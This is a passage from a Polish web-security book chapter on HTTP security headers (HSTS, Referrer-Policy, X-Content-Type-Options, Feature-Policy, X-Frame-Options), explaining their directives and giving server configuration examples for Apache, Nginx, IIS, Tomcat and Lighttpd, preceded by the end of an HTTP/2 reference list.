- 6 Stenberg D., [daniel.haxx.se/http2/](https://daniel.haxx.se/http2/), <https://daniel.haxx.se/http2/>
- 7 *HPACK: Header Compression for HTTP/2*, <https://tools.ietf.org/html/rfc7541>
- 8 *HTTP Alternative Services*, <https://tools.ietf.org/html/rfc7838>
- 9 *Opportunistic Security for HTTP/2*, <https://tools.ietf.org/html/rfc8164>
- 10 *HPACK: Header Compression for HTTP/2*, <https://tools.ietf.org/html/rfc7541>
- 11 HACKER INTELLIGENCE INITIATIVE REPORT: *HTTP/2: In-depth analysis of the top four flaws of the next generation web protocol*, [http://www.imperva.com/docs/Imperva\\_HII\\_HTTP2.pdf](http://www.imperva.com/docs/Imperva_HII_HTTP2.pdf)
- 12 CVE-2016-0150 | *HTTP.sys Denial of Service Vulnerability*, <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2016-0150>
- 13 Mazor N., *wnpa-sec-2016-05 · HTTP/2 dissector crash*, <https://www.wireshark.org/security/wnpa-sec-2016-05.html>
- 14 ADV190005 | *Guidance to adjust HTTP/2 SETTINGS frames: Security Advisory*, <https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/ADV190005>
- 15 *Denial of Service CVE-2019-0199*, [http://tomcat.apache.org/security-8.html#Fixed\\_in\\_Apache\\_Tomcat\\_8.5.38](http://tomcat.apache.org/security-8.html#Fixed_in_Apache_Tomcat_8.5.38)
- 16 Dounin M., *nginx security advisory (CVE-2018-16843, CVE-2018-16844)*, <http://mailman.nginx.org/pipermail/nginx-announce/2018/000220.html>
- 17 CVE-2018-7161, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7161>
- 18 CVE-2018-5514, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5514>
- 19 Tarreau W., *[Announce]haproxy-1.8.14*, <https://www.mail-archive.com/haproxy@formilux.org/msg31253.html>
- 20 Yahoo, *Apache Traffic Server - HTTP2 Fuzzing*, <https://web.archive.org/web/20190119045458/https://yahoo-security.tumblr.com/post/122883273670/apache-traffic-server-http2-fuzzing>
- 21 *Hypertext Transfer Protocol Version 2 (HTTP/2): Security considerations*, <https://tools.ietf.org/html/rfc7540#page-69>; *HPACK: Header Compression for HTTP/2: 7. Security considerations*, <https://tools.ietf.org/html/rfc7541#page-19>
- 22 Larsen S., Villamil J., *Attacking HTTP/2 Implementations*, <https://web.archive.org/web/20190625001726/https://yahoo-security.tumblr.com/post/134549767190/attacking-http2-implementations>
- 23 Larsen S. (c0nrad), *http2fuzz: HTTP/2 fuzzer written in Golang*, <https://github.com/c0nrad/http2fuzz>
- 24 Smotrakov A., *httpooh: One more dumb HTTP2 fuzzer*, <https://github.com/artem-smotrakov/httpooh>
- 25 Google, *honggfuzz*, <https://github.com/google/honggfuzz>
- 26 *Mitmproxy (a free and open source interactive HTTPS proxy)*, <https://mitmproxy.org/>
- 27 *Usage statistics of HTTP/2 for websites*, <https://w3techs.com/technologies/details/ce-http2/all/all>
- 28 Za: Can I use, <https://caniuse.com/>
- 29 Stenberg D., *HTTP/3 explained*, <https://daniel.haxx.se/http3-explained/>
- 30 Beheshti H., *HTTP/2: What no one is telling you*, <https://www.slideshare.net/Fastly/http2-what-no-one-is-telling-you>
- 31 *Hypertext Transfer Protocol Version 3 (HTTP/3)*, <https://quicwg.org/base-drafts/draft-ietf-quic-http.html>

Artur Czyż

# Nagłówki HTTP w kontekście bezpieczeństwa



## WSTĘP

W tym rozdziale poznamy kilka interesujących nagłówków HTTP, które mogą potencjalnie pomóc w podniesieniu ogólnego bezpieczeństwa aplikacji, a także dowiemy się, w jaki sposób napastnicy mogą spróbować je obejść\*.

Nagłówki HTTP pozwalają zarówno klientowi, jak i serwerowi na przekazanie dodatkowych informacji w zapytaniach lub odpowiedziach. W większości przypadków nagłówki definiowane są poprzez podanie „nazwy nagłówka” oraz „wartości nagłówka” oddzielonych znakiem dwukropka (:), np. „nagłówek: wartość”.

Wyróżniamy wiele nagłówków, a ich zastosowanie zależy wyłącznie od kreatywności, np. twórcy aplikacji. Do najpopularniejszych należy zaliczyć te odpowiadające za uwierzytelnianie, pamięć tymczasową, elementy związane ze śledzeniem, bezpieczeństwem, kodowaniem, zakresem, pobieraniem zasobów, przekierowaniami, akcjami po stronie serwera, WebSocketami czy też zarządzaniem połączeniem.

Do najpopularniejszych – związanych z bezpieczeństwem – należy zaliczyć:

- ▶ HTTP Strict Transport Security (HSTS)
- ▶ Content-Security-Policy
- ▶ X-Frame-Options
- ▶ X-Content-Type-Options
- ▶ Referrer-Policy
- ▶ Feature-Policy
- ▶ Access-Control-Allow-Origin

Ponieważ jako autorzy aplikacji, bądź właściciele serwera, możemy dodawać własne, dowolne nagłówki, należy przyjąć, że ich liczba jest potencjalnie nieograniczona.

Warto pamiętać, że nagłówki są w większości przypadków bardzo wartościowym źródłem informacji o wykorzystywanych technologiach, oprogramowaniu czy elementach zastosowanej konfiguracji.

---


\* Przed lekturą tej części książki warto zapoznać się z rozdz. *Podstawy protokołu HTTP*.

## Jak możemy sprawdzić aktualne nagłówki dla konkretnej strony?

Istnieje wiele sposobów, by zobaczyć, które nagłówki zostały przesłane do aplikacji, a które zwrócone. Jedną z najprostszych metod jest wykorzystanie narzędzia o nazwie Developer Tools\*, dostępnego w wielu przeglądarkach.


Uruchamianie i korzystanie z funkcji Developer Tools jest dość proste:

1. Należy uruchomić przeglądarkę internetową, np. Google Chrome.
2. Wejść na stronę (poprzez wpisanie jej pełnej nazwy w pasek adresu), której nagłówki chcemy zobaczyć.
3. Nacisnąć klawisz F12 lub wybrać narzędzie z poziomu menu VIEW > DEVELOPER > DEVELOPER TOOLS.




Rysunek 1. Zakładka CONSOLE w narzędziu Developer Tools

4. Przechodzimy do zakładki NETWORK, tu ponownie należy przeładować stronę (odświeżyć), np. naciskając klawisz F5.



Rysunek 2. Zakładka NETWORK w narzędziu Developer Tools

5. W tym momencie zobaczymy wiele różnych wywołań i ładowanych zasobów. Wybierzmy to, co nas interesuje – poprzez zaznaczenie danego elementu.



Rysunek 3. Podgląd nagłówków dla adresu URL *sekurak.pl* w zakładce NETWORK w narzędziu Developer Tools

\* Zob. również rozdz. *Chrome DevTools w służbie bezpieczeństwa aplikacji webowych*.


6. Z prawej strony zobaczymy następujące zakładki:
  - ▷ HEADERS – zawiera ogólne informacje o zapytaniu, wykorzystywanej metodzie HTTP, kodzie zwrotnym serwera, adresie IP wraz z portem. Ponadto znajdziemy tam podsumowanie nagłówków, które zostały dołączone do odpowiedzi HTTP, jak również pełne informacje o wykonanym żądaniu HTTP,
  - ▷ PREVIEW – zaprezentuje nam podgląd witryny,
  - ▷ RESPONSE – zawiera pełny kod źródłowy strony (odpowiedź),
  - ▷ COOKIES – prezentuje podsumowanie *cookies* powiązanych z witryną wraz z obecnymi flagami,
  - ▷ TIMING – pokaże wydajność oraz szybkość działania strony.
7. Do celów weryfikacji nagłówków HTTP najbardziej przydatna jest zazwyczaj zakładka HEADERS.

## WYBRANE NAGŁÓWKI HTTP A ICH WPŁYW NA BEZPIECZEŃSTWO

### HTTP Strict-Transport-Security (HSTS)

Nagłówek *Strict-Transport-Security*<sup>1</sup> pozwala serwerowi na zadeklarowanie sposobu dostępu do strony WWW i tym samym wymuszenie na kliencie użytkownika, aby wszystkie żądania i połączenia odbywały się wyłącznie za pośrednictwem szyfrowanego kanału komunikacji HTTPS. Należy jednak zaznaczyć, iż mechanizm nie chroni użytkownika wchodzącego na stronę przy pierwszym dostępie (zakładając, iż strona nie wykorzystuje opcji bycia na liście *preload*).

Istotnym plusem wdrożenia HSTS – poza m.in. brakiem możliwości dostępu do strony z wykorzystaniem nieszyfrowanego protokołu HTTP – jest fakt, że np. w przypadku błędu certyfikatu użytkownik w przeglądarce internetowej nie ma możliwości pominięcia tego ostrzeżenia (*Click-Through Insecurity*).



Rysunek 4. Widoczny komunikat przeglądarki o niebezpiecznym połączeniu bez możliwości przejścia na niezaufaną stronę

Dla nagłówka dostępne są następujące parametry:

- a. `max-age` – określa w sekundach czas (tzw. *Delta Seconds*), w którym przeglądarka powinna zapamiętać, że strona dostępna jest wyłącznie po HTTPS,
- b. `includeSubDomains` – wskazuje, iż reguła dotyczy również subdomen,
- c. `preload` – powoduje możliwość dodania strony na listę *HSTS Pre-Loaded List* (stworzonej i zarządzanej przez Chrome<sup>2</sup>) po jej zgłoszeniu przez formularz dostępny na stronie <https://hstspreload.org/> i tym samym uniemożliwia ładowanie jej po nieszyfrowanych kanałach komunikacji (tj. HTTP) w przeglądarkach, które korzystają z ww. listy (m.in. Google Chrome, Mozilla Firefox, Safari). Warto zaznaczyć, iż dyrektywa `preload` nie jest oficjalną częścią specyfikacji i powoduje trwałe konsekwencje. Jeśli właściciel strony postanowi zrezygnować w pełni lub częściowo z HTTPS, może to zrobić za pośrednictwem strony <https://hstspreload.org/removal/>.

Wartości dla poszczególnych dyrektyw możemy przedstawić w prostej tabeli:

Tabela 1. Wartości dyrektyw

NAZWA DYREKTYWY	OPIS WARTOŚCI	REKOMENDOWANA WARTOŚĆ	TYP DYREKTYWY
<code>max-age</code>	czas ważności	31536000	WYMAGANA
<code>includeSubDomains</code>	nd.	nd.	OPCJONALNA
<code>preload</code>	nd.	nd.	OPCJONALNA

Skrót *nd.* oznacza, że dana dyrektywa nie wymaga żadnej wartości.

### DOBRE PRAKTYKI: DYREKTYWA INCLUDESUBDOMAINS

Warto zauważyć, że brak ustawienia dyrektywy `includeSubDomains` może potencjalnie spowodować wyciek ciasteczek (tzw. *domain cookies*, posiadających atrybut `domain` dla domeny i wszystkich subdomen) – nawet jeśli będą one miały flagę `Secure`<sup>\*</sup>. Atakujący, który potencjalnie będzie miał możliwość skonfigurowania DNS dla dowolnej subdomeny (która istnieje), w momencie kiedy wyśle zapytanie HTTP, prawdopodobnie przechwyci również dołączone ciasteczka (jeśli pojawi się ostrzeżenie odnośnie do nieprawidłowego certyfikatu, to użytkownik będzie musiał je „zaakceptować”, aby te *cookies* zostały wysłane).

Z tego względu pełna ochrona ciasteczek możliwa jest wyłącznie w momencie, gdy dyrektywa `includeSubDomains` jest aktywna<sup>3</sup>.


\* Flaga `Secure` powoduje, że *cookies* są przesyłane wyłącznie za pośrednictwem HTTPS.

Przykład nagłówka HSTS z rekomendowanymi wartościami:

`Strict-Transport-Security: max-age=31536000; includeSubDomains; preload`

Jeśli chcemy zweryfikować aktualne ustawienia lub obecność HSTS dla danej witryny, możemy to zrobić m.in. z wykorzystaniem wewnętrznego narzędzia `net-internals` w przeglądarce Google Chrome – wystarczy, że w pasek adresu wprowadzimy: `chrome://net-internals/#hsts`.

Istotnym elementem poprawnego funkcjonowania jest również uniemożliwienie działania witryny po stronie serwera za pośrednictwem HTTP. W chwili wejścia użytkownika przez nieszyfrowany kanał komunikacji powinno nastąpić automatyczne przekierowanie na HTTPS bez inicjowania jakiegokolwiek komunikacji HTTP (rysunek 5).



Rysunek 5. Wejście na stronę `sekurak.pl` za pośrednictwem nieszyfrowanego protokołu HTTP powoduje przekierowanie na stronę HTTPS

## Wdrożenie

Poniżej zaprezentowano przykład implementacji nagłówka `Strict-Transport-Security` (poprzez dodanie odpowiednich reguł) dla popularnych serwerów webowych (przed ich wdrożeniem niezbędne jest włączenie przekierowania z HTTP na HTTPS):

- Apache: `Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains; preload"`
- Nginx: `add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload" always;`
- IIS

*Listing 1. Dodanie nagłówka `Strict-Transport-Security` w kontekście serwera webowego IIS*

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <httpProtocol>
      <customHeaders>
        <add name="Strict-Transport-Security"
value=" max-age=31536000; includeSubDomains; preload" />
      </customHeaders>
    </httpProtocol>
  </system.webServer>
</configuration>
```

```
        </customHeaders>
    </httpProtocol>
</system.webServer>
</configuration>
```

#### d. Apache Tomcat

*Listing 2. Dodanie nagłówka Strict-Transport-Security w kontekście serwera webowego Apache Tomcat*

```
<filter>
  <filter-name>httpHeaderSecurity</filter-name>
  <filter-class>org.apache.catalina.filters.HttpHeaderSecurityFilter <
</filter-class>
  <async-supported>true</async-supported>
  <init-param>
    <param-name>hstsEnabled</param-name>
    <param-value>true</param-value>
  </init-param>
  <init-param>
    <param-name>hstsMaxAgeSeconds</param-name>
    <param-value>31536000</param-value>
  </init-param>
  <init-param>
    <param-name>hstsIncludeSubDomains</param-name>
    <param-value>true</param-value>
  </init-param>
  <init-param>
    <param-name>hstsPreload</param-name>
    <param-value>true</param-value>
  </init-param>
</filter>

<!-- The mapping for the HTTP header security Filter -->
<filter-mapping>
  <filter-name>httpHeaderSecurity</filter-name>
  <url-pattern>/*</url-pattern>
  <dispatcher>REQUEST</dispatcher>
</filter-mapping>
```

## e. Lighttpd

*Listing 3. Dodanie nagłówka Strict-Transport-Security w kontekście serwera webowego Lighttpd*

```
server.modules += ( "mod_setenv" )
$HTTP["scheme"] == "https" {
    setenv.add-response-header = ( "Strict-Transport-Security" => 2
    "max-age=31536000; includeSubDomains; preload")
}
```

## Referrer-Policy

Nagłówek Referrer-Policy określa, jakie informacje lub ich części powinny być wysyłane w nagłówku Referer z żądaniem na temat adresu, z którego nastąpiło przekierowanie\* (czyli lokalizacji, z jakiej przeszedł użytkownik).

Nagłówek Referer w wielu przypadkach może być powodem wycieku istotnych informacji w momencie przejścia na inną, zewnętrzną stronę. Poniżej zamieszczono przykładowy scenariusz obrazujący zagrożenie:

1. Użytkownik znajduje się na wewnętrznym firmowym portalu wymiany kluczowych informacji o najnowszych klientach i projektach (np. <https://wewnetrzny.portal.firmy/nowi-klienci/nazwa-przykladowego-klienta/>). W komentarzu użytkownik zaobserwował, iż zostały umieszczone linki do konkurencyjnych firm.
2. Użytkownik otrzymuje od firmy, w której aktualnie pracuje, link wraz z unikalnym identyfikatorem dostępu do edycji swoich danych. We wspomnianym linku widzi odnośnik do zewnętrznej strony.

W każdym z powyższych przypadków kliknięcie na link przez użytkownika spowodowało ujawnienie adresu, z jakiego został przekierowany użytkownik – innymi słowy, nastąpił wyciek informacji<sup>4</sup>.

Zobaczmy na początek przykładowe żądanie HTTP z zaznaczonym nagłówkiem Referer:

*Listing 4. Widoczny nagłówek Referer w żądaniu HTTP do strony WWW internal.sekurak.pl/manager/*

```
GET /manager/ HTTP/1.1
Host: internal.sekurak.pl
Referer: http://sekurak.pl/teksty/
```

W większości przypadków nagłówek Referer wykorzystywany jest do wielu różnych celów – do najpopularniejszych możemy zaliczyć analityczne i statystyczne (np. z jakich źródeł na naszą stronę trafili nasi użytkownicy) – czy też jako dodatkowa

\* Warto zauważyć, iż nazwa „Referer” w nagłówku jest napisana z błędem (brak jednej litery „r”), natomiast w przypadku „Referrer-Policy” błąd ten poprawiono.

forma ochrony przed atakiem *Cross-Site Request Forgery*\* (np. poprzez weryfikację wartości nagłówka *Referer* pod kątem obecności dozwolonych adresów URL – co nie jest uważane za dobrą praktykę).

Wróćmy jednak do samego nagłówka *Referrer-Policy* – dostępne są dla niego następujące parametry:

- a. *no-referrer-when-downgrade* – domyślne ustawienie, jeśli polityka nie została zdefiniowana. Wskazuje, aby adres strony, z której użytkownik został przekierowany, był przesyłany wyłącznie w przypadku tych samych typów protokołów oraz aby nigdy nie był wysyłany w momencie przejścia do mniej bezpiecznej komunikacji (HTTPS → HTTP),
- b. *no-referrer* – nagłówek *Referer* nie jest wysyłany,
- c. *origin* – wysyłanie wyłącznie wartości *origin* (np. tylko adres *https://sekurak.pl*, bez dokładnej ścieżki),
- d. *origin-when-cross-origin* – wysyłanie pełnej ścieżki (np. *https://sekurak.pl/teksty/*) w momencie, gdy zapytanie następuje z tego samego *originu*. W innych przypadkach przesyłanie wyłącznie wartości *origin* (np. wyłącznie adres *https://sekurak.pl*, bez dokładnej ścieżki),
- e. *same-origin* – wysyłanie pełnej ścieżki (np. *https://sekurak.pl/teksty/*) w momencie, gdy zapytanie następuje z tego samego *originu*. W innych przypadkach żadne dane nie były przekazywane w nagłówku *Referer*,
- f. *strict-origin* – wysyłanie w nagłówku *Referer* wyłącznie wartości *origin* w przypadku komunikacji tym samym protokołem oraz brak wysyłki nagłówka w przypadku przejścia do mniej bezpiecznej komunikacji (HTTPS → HTTP),
- g. *strict-origin-when-cross-origin* – wysyłanie pełnej ścieżki w nagłówku *Referer* wyłącznie w zapytaniach wychodzących do tego samego *originu*. W pozostałych wypadkach zachowanie jest takie samo jak dla wartości *strict-origin*,
- h. *unsafe-url* – wysłanie pełnej wartości adresu strony, z której został przekierowany użytkownik, w momencie gdy zapytanie następuje z dowolnych typów protokołów. Takie ustawienie polityki spowoduje możliwość ujawnienia wartości *Referer* w momencie przejścia do mniej bezpiecznej komunikacji (HTTPS → HTTP).

## Wdrożenie

Przykład implementacji nagłówka *Referrer-Policy* (poprzez dodanie odpowiednich reguł) dla popularnych serwerów webowych (przed ich wdrożeniem niezbędne jest włączenie przekierowania z HTTP na HTTPS):

- a. Apache: `Header always set Referrer-Policy "no-referrer"`
- b. Nginx: `add_header Referrer-Policy "no-referrer"`
- c. IIS

---

\* Więcej na ten temat w rozdz. *Podatność Cross-Site Request Forgery (CSRF)*.

Listing 5. Dodanie nagłówka *Referrer-Policy* w kontekście serwera webowego IIS

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <httpProtocol>
      <customHeaders>
        <add name="Referrer-Policy" value="no-referrer" />
      </customHeaders>
    </httpProtocol>
  </system.webServer>
</configuration>
```

#### d. Lighttpd

Listing 6. Dodanie nagłówka *Referrer-Policy* w kontekście serwera webowego Lighttpd

```
server.modules += ( "mod_setenv" )
$HTTP["scheme"] == "https" {
  setenv.add-response-header = ( "Referrer-Policy" => "no-referrer")
}
```

## X-Content-Type-Options

Nagłówek *X-Content-Type-Options* wskazuje przeglądarce (aktualnie wsparcie jest we wszystkich popularnych), aby nie próbowała interpretować konkretnych zasobów (tj. plików) jako inny typ niż ten zadeklarowany w nagłówku *Content-Type*. Brak powyższego powoduje, iż w pewnych przypadkach przeglądarka będzie się starała określić samodzielnie format danego pliku – takie zachowanie nazywamy *MIME sniffing*. Jak możemy przypuszczać, jego następstwa mogą być bardzo nieoczekiwane i potencjalnie (przy pewnych założeniach) niebezpieczne (tworzące błędy bezpieczeństwa).

Przykładem może być sytuacja, w której zidentyfikowaliśmy możliwość wysyłania plików na serwer (np. awatara), ale po jego wysłaniu rozszerzenie jest usuwane z nazwy pliku. Wystarczy jednak, że dodamy kod HTML, a przeglądarka samodzielnie ustali format pliku, umożliwiając tym samym wykonanie ataku XSS:

<http://training.securitum.com/book/http-headers/xcontenttypeoptions>

Nagłówek posiada wyłącznie jedną dyrektywę *nosniff*, która wymusza interpretowanie pliku zgodnie z wartością nagłówka *Content-Type*.

Przykład nagłówka *X-Content-Type-Options* z rekomendowanymi wartościami: *X-Content-Type-Options: nosniff*.

## Wdrożenie

Przykład implementacji nagłówka *X-Content-Type-Options* (poprzez dodanie odpowiednich reguł) dla popularnych serwerów webowych (przed ich wdrożeniem niezbędne jest włączenie przekierowania z HTTP na HTTPS):

- a. Apache: Header always set X-Content-Type-Options "nosniff"
- b. Nginx: `add_header X-Content-Type-Options "nosniff";`
- c. IIS

*Listing 7. Dodanie nagłówka X-Content-Type-Options w kontekście serwera webowego IIS*

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <httpProtocol>
      <customHeaders>
        <add name="X-Content-Type-Options" value="nosniff" />
      </customHeaders>
    </httpProtocol>
  </system.webServer>
</configuration>
```

- d. Apache Tomcat

*Listing 8. Dodanie nagłówka X-Content-Type-Options w kontekście serwera webowego Apache Tomcat*

```
<filter>
  <filter-name>httpHeaderSecurity</filter-name>
  <filter-class>org.apache.catalina.filters.HttpHeaderSecurityFilter <
</filter-class>
  <async-supported>true</async-supported>
  <init-param>
    <param-name>blockContentTypeSniffingEnabled</param-name>
    <param-value>true</param-value>
  </init-param>
</filter>
```

- e. Lighttpd

*Listing 9. Dodanie nagłówka X-Content-Type-Options w kontekście serwera webowego Lighttpd*

```
server.modules += ( "mod_setenv" )
$HTTP["scheme"] == "https" {
  setenv.add-response-header = ( "X-Content-Type-Options" => "nosniff" )
}
```

## Feature-Policy

Nagłówek Feature-Policy pozwala na włączenie, wyłączenie lub modyfikację konkretnych API i funkcjonalności webowych przeglądarki dla danej strony oraz dla zawartości załadowanej za pośrednictwem ramki `<iframe>`.

Aktualnie nie jest on w pełni wspierany przez przeglądarki z uwagi na fakt, że jest dość nowy<sup>5</sup>, a sama specyfikacja obecnie ma status *Editor's Draft*\*

Konstrukcja wartości nagłówka składa się z dwóch części, tj. dyrektywy oraz tzw. *allowlist*: Feature-Policy: `<dyrektywa> <allowlist>`.

W przypadku ramek `iframe` schemat tagu jest następujący: `<iframe src="https://sekurak.pl/" allow="dyrektywa">`.

Dla nagłówka dostępne są następujące parametry:

- ▶ `ambient-light-sensor` – informacje o ilości światła w otoczeniu urządzenia poprzez wykorzystanie `AmbientLightSensor`,
- ▶ `autoplay` – autoturuchamianie mediów wczytanych za pośrednictwem interfejsu `HTMLMediaElement`,
- ▶ `accelerometer` – informacje o aktualnym położeniu urządzenia, dzięki czemu za pośrednictwem interfejsu `Accelerometer` możliwe jest dostosowanie orientacji obrazu wyświetlanego na ekranie,
- ▶ `camera` – możliwość wykorzystywania urządzeń wejściowych wideo,
- ▶ `display-capture` – możliwość wykorzystywania `getDisplayMedia()` celem m.in. wykonywania zrzutów ekranu,
- ▶ `document-domain` – możliwość ustawiania `document.domain`,
- ▶ `encrypted-media` – możliwość wykorzystywania `Encrypted Media Extensions API (EME)`,
- ▶ `fullscreen` – możliwość wykorzystywania `Element.requestFullscreen()` celem wyświetlenia m.in. strony w trybie pełnoekranowym,
- ▶ `geolocation` – możliwość wykorzystywania interfejsu `Geolocation`,
- ▶ `gyroscope` – informacje o aktualnym położeniu urządzenia względem osi X, Y i Z, dzięki czemu za pośrednictwem interfejsu `Gyroscope` możliwa jest m.in. stabilizacja obrazu w aparacie,
- ▶ `magnetometer` – informacje o aktualnym położeniu urządzenia względem natężenia, kierunku i zwrotu. W nawigacji pozwala m.in. na ustawienie widoku mapy,
- ▶ `microphone` – możliwość wykorzystywania urządzeń wejściowych audio,
- ▶ `midi` – możliwość wykorzystywania `Web MIDI API`,
- ▶ `payment` – możliwość wykorzystywania `Payment Request API`,
- ▶ `picture-in-picture` – możliwość odtwarzania wideo w trybie *Picture-in-Picture* przez określone API. Tryb PiP pozwala m.in. na widok w „pływającym oknie”, tj. zawsze na wierzchu (ang. *always on top*),
- ▶ `speaker` – możliwość odtwarzania dźwięków w dostępny sposób,
- ▶ `sync-xhr` – możliwość wykonywania synchronicznych zapytań `XMLHttpRequest`,

\* Stan na grudzień 2020: planowana jest zmiana nazwy nagłówka Feature-Policy na Permissions-Policy. Choć obecnie żadna przeglądarka nie wspiera nowej nazwy, możemy spodziewać się, że w przeciągu kilku miesięcy sytuacja ulegnie zmianie.

- ▶ usb – możliwość wykorzystywania WebUSB API,
- ▶ wake-lock – możliwość wykorzystywania Wake Lock API w celu ograniczenia przechodzenia w tryb oszczędzania energii,
- ▶ vr/xr – możliwość wykorzystywania WebVR API.

Allowlist umożliwia podanie zestawu zakresów źródeł. Pole to może przyjmować następujące wartości:

- ▶ \* – dostępność funkcji dla danej strony oraz jej kontekstów (np. <iframe>) niezależnie od ich pochodzenia,
- ▶ 'self' – dostępność funkcji dla danej strony oraz jej kontekstów (np. <iframe>) tego samego pochodzenia,
- ▶ 'src' (wyłącznie w atrybucie <iframe>) – dostępność funkcji w konkretnej ramce <iframe> jedynie w przypadku, gdy załadowany do niej zasób będzie pochodził z tego samego źródła co URL,
- ▶ 'none' – funkcja jest całkowicie wyłączona, zarówno na stronie, jak i jej zagnieżdżonych kontekstach,
- ▶ <źródło(a)> – funkcja jest dostępna dla określonych źródeł, np. <https://seku-rak.pl/>.

Nagłówek Feature-Policy z przykładowymi wartościami:

Feature-Policy: geolocation 'none'; camera 'none'; microphone 'none'

## Wdrożenie

Przykład implementacji nagłówka Feature-Policy (poprzez dodanie odpowiednich reguł) dla popularnych serwerów webowych (przed ich wdrożeniem niezbędne jest włączenie przekierowania z HTTP na HTTPS):

- Apache: Header always set Feature-Policy "geolocation 'none'; camera 'none'; microphone 'none'"
- Nginx: add\_header Feature-Policy "geolocation 'none'; camera 'none'; microphone 'none'" always;
- IIS

*Listing 10. Dodanie nagłówka Feature-Policy w kontekście serwera webowego IIS*

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <httpProtocol>
      <customHeaders>
        <add name="Feature-Policy" value="geolocation 'none'; camera 'none'; microphone 'none'" />
      </customHeaders>
    </httpProtocol>
  </system.webServer>
</configuration>
```

## d. Lighttpd

Listing 11. Dodanie nagłówka *Feature-Policy* w kontekście serwera webowego Lighttpd

```
server.modules += ( "mod_setenv" )
$HTTP["scheme"] == "https" {
    setenv.add-response-header = ( "Feature-Policy" => "geolocation 'none'; 2
    camera 'none'; microphone 'none'" )
}
```

## X-Frame-Options

Nagłówek X-Frame-Options pozwala na określenie, czy możliwe jest załadowanie strony w ramce (m.in. <iframe>, <frame>, <embed> oraz <object>). Dzięki jego wdrożeniu strony zwiększają swoją ochronę przed atakami typu *Clickjacking*<sup>\*</sup>, uniemożliwiając ich wczytywanie przez inne (niezaufane) strony.

Dla nagłówka X-Frame-Options dostępne są następujące parametry:

- ▶ deny – blokowanie wyświetlania strony w ramce,
- ▶ sameorigin – strona może być wyświetlana w ramce jedynie przez źródło takie samo jak dana strona,
- ▶ allow-from URI – strona może być wyświetlana w ramce jedynie przez konkretne źródła.

Przykład nagłówka X-Frame-Options z rekomendowanymi wartościami: X-Frame-Options: SAMEORIGIN.

Należy również zaznaczyć, iż aktualnie coraz częściej w celu ograniczenia ładowania strony w ramce wykorzystywany jest nagłówek Content-Security-Policy z dyrektywą frame-ancestors – co w dłuższej perspektywie oznacza, że X-Frame-Options zostanie prawdopodobnie przez niego zastąpiony.

## Wdrożenie

Przykład implementacji nagłówka X-Frame-Options (poprzez dodanie odpowiednich reguł) dla popularnych serwerów webowych (przed ich wdrożeniem niezbędne jest włączenie przekierowania z HTTP na HTTPS):

- a. Apache: Header always set X-Frame-Options "sameorigin"
- b. Nginx: add\_header X-Frame-Options "sameorigin";
- c. IIS

Listing 12. Dodanie nagłówka *X-Frame-Options* w kontekście serwera webowego IIS

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
```

<sup>\*</sup> *Clickjacking* to atak polegający na stworzeniu elementu (najczęściej ramki <iframe>), który zostanie wyświetlony ponad inną funkcjonalność serwisu. Implementację tego ataku mogliśmy wielokrotnie obserwować jakiś czas temu, gdy powstało wiele stron przykrywających przycisk **LUBIĘ TO!** z portalu Facebook (obecnie popularność tego ataku zmalała). Nieświadomy użytkownik, klikając w dany link, tak naprawdę zgadzał się na polubienie danej strony *fanpage*.

```
<httpProtocol>
  <customHeaders>
